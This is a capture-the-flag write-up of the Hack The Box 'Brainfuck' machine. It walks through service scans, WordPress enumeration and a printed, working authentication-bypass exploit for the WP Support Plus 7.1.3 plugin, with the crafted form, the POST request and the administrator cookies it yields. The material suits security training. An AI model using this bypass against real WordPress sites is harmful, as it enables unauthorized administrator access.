Brainfuck/WP Support Plus 7.1.3


The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.17 > brainfuck_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that several ports are open, including HTTPS, IMAP, POP3, SMTP, and SSH.

```
Nmap scan report for 10.10.10.17
Host is up (0.028s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; prot
| ssh-hostkey:
|   2048 94d0b334e9a537c5acb980df2a54a5f0 (RSA)
|   256 6bd5dc153a667af419915d7385b24cb2 (ECDSA)
|_  256 23f5a333339d76d5f2ea6971e34e8e02 (ED25519)
25/tcp  open  smtp     Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTL
E, DSN
110/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE SASL(PLAIN) TOP RESP-CODES CAPA UIDL U
143/tcp open  imap     Dovecot imapd
|_imap-capabilities: ID more IMAP4rev1 have IDLE LITERAL+ listed capabilit
OGIN-REFERRALS SASL-IR post-login ENABLE OK
443/tcp open  ssl/http nginx 1.10.0 (Ubuntu)
|_http-title: Welcome to nginx!
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck L
countryName=GR
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfu
| Not valid before: 2017-04-13T11:19:29
|_Not valid after:  2027-04-11T11:19:29
| tls-nextprotoneg:
|_  http/1.1
|_http-server-header: nginx/1.10.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at lea
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.
%), Linux 3.16 - 4.6 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 3.11 (92%),
%), Linux 3.16 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host:  brainfuck; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1   29.45 ms 10.10.14.1
2   31.43 ms 10.10.10.17
```

Notice the subject alternative names. We can associate the IP address with the sup3rs3cr3t.brainfuck.htb and the brainfuck.htb hostname by adding them to the /etc/hosts file:



Now if we run a directory brute force we get a different output:

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ dirb https://brainfuck.htb

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Feb  1 12:24:39 2023
URL_BASE: https://brainfuck.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://brainfuck.htb/ ----
+ https://brainfuck.htb/index.php (CODE:301|SIZE:0)
==> DIRECTORY: https://brainfuck.htb/wp-admin/
==> DIRECTORY: https://brainfuck.htb/wp-content/
==> DIRECTORY: https://brainfuck.htb/wp-includes/
+ https://brainfuck.htb/xmlrpc.php (CODE:405|SIZE:42)
```

We can see that this system is running WordPress. We can conduct further enumeration by running WPScan, which doesn't provide any obvious avenues of approach but it does provide several version numbers:

```
[+] Headers
 | Interesting Entry: Server: nginx/1.10.0 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

```
[+] WordPress version 4.7.3 identified (Insecure, released on 2017-03-06).
 | Found By: Rss Generator (Passive Detection)
 |  - https://brainfuck.htb/?feed=rss2, <generator>https://wordpress.org/?v=4.7.3</generator>
 |  - https://brainfuck.htb/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.7.3</generator>
```

```
[+] wp-support-plus-responsive-ticket-system
 | Location: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/
 | Last Updated: 2019-09-03T07:57:00.000Z
 | [!] The version is out of date, the latest version is 9.1.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 7.1.3 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
```

Now we can lookup exploits related to these versions:

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ searchsploit WP Support Plus 7.1.3
 Exploit Title                                                |  Path
--------------------------------------------------------------|---------------------------------
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Priv | php/webapps/41006.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - SQL  | php/webapps/40939.txt
--------------------------------------------------------------|---------------------------------
Shellcodes: No Results
```

Let's start with the top exploit:

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ searchsploit -m 41006
  Exploit: WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation
      URL: https://www.exploit-db.com/exploits/41006
     Path: /usr/share/exploitdb/exploits/php/webapps/41006.txt
    Codes: N/A
 Verified: True
File Type: ASCII text
Copied to: /home/kali/HTB/Brainfuck/41006.txt



┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ cat 41006.txt
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
        Username: <input type="text" name="username" value="administrator">
        <input type="hidden" name="email" value="sth">
        <input type="hidden" name="action" value="loginGuestFacebook">
        <input type="submit" value="Login">
</form>

Then you can go to admin panel.
```

This exploit creates an HTML page that bypasses authentication to access the admin-ajax.php page. This requires a username which we can get using WPScan:

wpscan --url https://brainfuckk.htb --disable-tls-checks --enumerate u


```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] administrator
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Now we'll add the username and path to the admin-ajax.php page:

```
<form method="post" action="https://brainfuck.htb/wp/wp-admin/admin-ajax.php">
        Username: <input type="text" name="username" value="administrator">
        <input type="hidden" name="email" value="sth">
        <input type="hidden" name="action" value="loginGuestFacebook">
        <input type="submit" value="Login">
</form>
```

Notice the random value of the password. Now we'll setup a HTTP server and access it from our browser:


```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [01/Feb/2023 15:26:14] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [01/Feb/2023 15:26:14] code 404, message File not found
127.0.0.1 - - [01/Feb/2023 15:26:14] "GET /favicon.ico HTTP/1.1" 404 -
```




Directory listing for /

- brainfuck_scan
- exploit.html

When we click our exploit page it shows the username and login button. We can hit login and use Nmap to view the traffic:





Send this POST request to repeater we can view the Server's response, which sets the administrator cookie within our browser. Now we can access any webpage as the administrator:

Request

Pretty Raw Hex


```
1 POST /wp-admin/admin-ajax.php HTTP/1.1
2 Host: brainfuck.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 58
9 Origin: http://localhost
0 Referer: http://localhost/
1 Upgrade-Insecure-Requests: 1
2 Sec-Fetch-Dest: document
3 Sec-Fetch-Mode: navigate
4 Sec-Fetch-Site: cross-site
5 Sec-Fetch-User: ?1
6 Te: trailers
7 Connection: close
8
9 username=administrator&email=sth&action=
  loginGuestFacebook
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.10.0 (Ubuntu)
3 Date: Wed, 01 Feb 2023 20:52:50 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Robots-Tag: noindex
7 X-Content-Type-Options: nosniff
8 Expires: Wed, 11 Jan 1984 05:00:00 GMT
9 Cache-Control: no-cache, must-revalidate, max-age=0
10 X-Frame-Options: SAMEORIGIN
11 Set-Cookie:
   wordpress_sec_4a881878556bfa5bb532816568f34de7=
   administrator%7C1675457570%7CSGXCAvcuLS61N729QIwIvCZYN
   SqjLWr0OiqubWw3cEf%7C79709c67296d21abcae3b562a3b5d9634
   5e5131b889d3c6981d74390fd6a54d5;
   path=/wp-content/plugins; secure; HttpOnly
12 Set-Cookie:
   wordpress_sec_4a881878556bfa5bb532816568f34de7=
   administrator%7C1675457570%7CSGXCAvcuLS61N729QIwIvCZYN
   SqjLWr0OiqubWw3cEf%7C79709c67296d21abcae3b562a3b5d9634
   5e5131b889d3c6981d74390fd6a54d5; path=/wp-admin;
   secure; HttpOnly
13 Set-Cookie:
   wordpress_logged_in_4a881878556bfa5bb532816568f34de7=
   administrator%7C1675457570%7CSGXCAvcuLS61N729QIwIvCZYN
   SqjLWr0OiqubWw3cEf%7Cc968e1bcf225f2f1c564ab5f5bd4b9995
   7236fa9ed0b291d1288d0aad353540f; path=/; secure;
   HttpOnly
14 Content-Length: 0
15
16
```


Going back to brainfuck.htb reveals that we are logged in as administrator:




After looking around I noticed that administrator had limited privileges so lets try again as admin:




Now we can look around. going to the Users tab we find an Email account. Under the Settings > Easy WP SMTP Settings we can find an SMTP username and masked password:

